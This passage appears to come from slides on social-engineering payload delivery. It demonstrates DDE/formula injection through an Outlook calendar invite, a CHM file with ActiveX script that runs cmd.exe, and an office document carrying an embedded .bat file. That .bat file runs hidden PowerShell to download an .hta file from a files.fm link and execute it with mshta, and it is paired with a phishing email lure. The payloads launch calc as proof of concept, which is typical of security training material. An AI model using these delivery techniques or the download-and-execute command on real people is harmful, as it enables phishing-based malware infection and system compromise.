bar and a 'My Calendars' section on the left.

| SUNDAY | MONDAY | TUESDAY | WEDNESDAY | THURSDAY                                                                            | FRIDAY | SATURDAY |
|--------|--------|---------|-----------|-------------------------------------------------------------------------------------|--------|----------|
| Oct 29 | 30     | 31      | Nov 1     | 2                                                                                   | 3      | 4        |
| 5      | 6      | 7       | 8         | 9                                                                                   | 10     | 11       |
| 12     | 13     | 14      | 15        | 16<br>8:00am IMPORTANT: Annual report presentation; 3rd floor meeting room; Unknown | 17     | 18       |

# DDE/Formula injection based attack (Cont.)

- Victim screen

The screenshot displays the Microsoft Outlook interface. The top ribbon includes tabs for FILE, HOME, SEND / RECEIVE, FOLDER, VIEW, and CALENDAR TOOLS. The CALENDAR TOOLS tab is active, showing options like Show As (Busy), Reminder (None), Recurrence, Categorize, Private, High Importance, and Low Importance. The main area shows a calendar for November 2017. A security warning dialog box is overlaid on the calendar, asking if the user wants to start the application C:\Programs\Microsoft\Office\MSWord.exe. The dialog box has a question mark icon and buttons for Yes and No. The calendar shows dates from Sunday, Oct 29, to Friday, Nov 3. A meeting is scheduled for Thursday, Nov 16, at 8:00am, titled 'IMPORTANT: Annual report presentation; 3rd floor meeting room; Unknown'.

Calendar - Outlook Data File - Outlook

CALENDAR TOOLS

FILE HOME SEND / RECEIVE FOLDER VIEW MEETING

Open Cancel Meeting Forward Meeting Notes

Show As: Busy Reminder: None Recurrence

Categorize Private High Importance Low Importance Tags

November 2017

SU MO TU WE TH FR SA

29 30 31 1 2 3 4

5 6 7 8 9 10 11

12 13 14 15 16 17 18

19 20 21 22 23 24 25

26 27 28 29 30

December 2017

SU MO TU WE TH FR SA

1 2

3 4 5 6 7 8 9

10 11 12 13 14 15 16

17 18 19 20 21 22 23

24 25 26 27 28 29 30

31 1 2 3 4 5 6

My Calendars

Calendar

Search Calendar (Ctrl+E)

November 2017

SUNDAY MONDAY TUESDAY WEDNESDAY THURSDAY FRIDAY

Oct 29 30 31 Nov 1 2 3

5 6 10 12 13 14 15 16 17 19 20 21 22 23 24

8:00am IMPORTANT: Annual report presentation; 3rd floor meeting room; Unknown

Microsoft Outlook

The remote data (for security reasons) is not accessible. Do you want to start the application C:\Programs\Microsoft\Office\MSWord.exe?

Yes No

# DDE/Formula injection based attack (Cont.)


- Victim screen

The screenshot displays the Microsoft Outlook interface. The top ribbon includes tabs for FILE, HOME, SEND / RECEIVE, FOLDER, VIEW, and MEETING. The MEETING tab is active, showing options like Show As (Busy), Reminder (None), and Recurrence. The main area shows a calendar for November 2017. A small calendar on the left shows the current date as November 16. A calculator window is open in the foreground. An error message box from Microsoft Outlook is displayed, stating: "Outlook cannot obtain data from C:\Programs\Microsoft\Office\MSWord.exe for for security reasons, .". The error message is partially obscured by a blue box containing the text "TANT: Annual report rd floor meeting room;".

| SUNDAY | MONDAY | TUESDAY | WEDNESDAY | THURSDAY | FRIDAY | SATURDAY |
|--------|--------|---------|-----------|----------|--------|----------|
| Oct 29 | 30     | 31      | Nov 1     | 2        | 3      | 4        |
| 5      |        | 7       | 8         | 9        | 10     | 11       |
| 12     |        |         |           |          |        |          |
| 19     |        | 21      | 22        | 23       | 24     | 25       |
| 26     | 27     | 28      | 29        | 30       | Dec 1  | 2        |

# CHM file

- Insight






# CHM file (Cont.)

- Insight
  - <https://files.fm/down.php?i=bbvvssnu>

```
<script>  
a=new ActiveXObject("WScript.Shell");  
a.run('%windir%\\System32\\cmd.exe /c calc.exe', 0);window.close();  
</script>
```


# CHM file (Cont.)

- Victim screen



# Embedding Object in office document

- Insight – Scenario 1 (Object in doc with changed name)




The screenshot shows a Notepad window with the title bar "Important document.bat". The address bar displays the file path: "~\Documents\social engineering payload...ads\Embedding Object in office document". The window contains the following text:

```
@echo off
powershell.exe -windowstyle hidden (new-object System.Net.WebClient).DownloadFile('https://files.fm/down.php?i=bbvssnu', 'c:/windows/temp/calc.hta'); mshta.exe c:/windows/temp/calc.hta
```

# Embedding Object in office document (Cont.)


- Insight



Dear,


Attached below is that document you requested. Please review it.

Thanks.




# Embedding Object in office document (Cont.)

- Insight




# Embedding Object in office document (Cont.)

- Victim screen



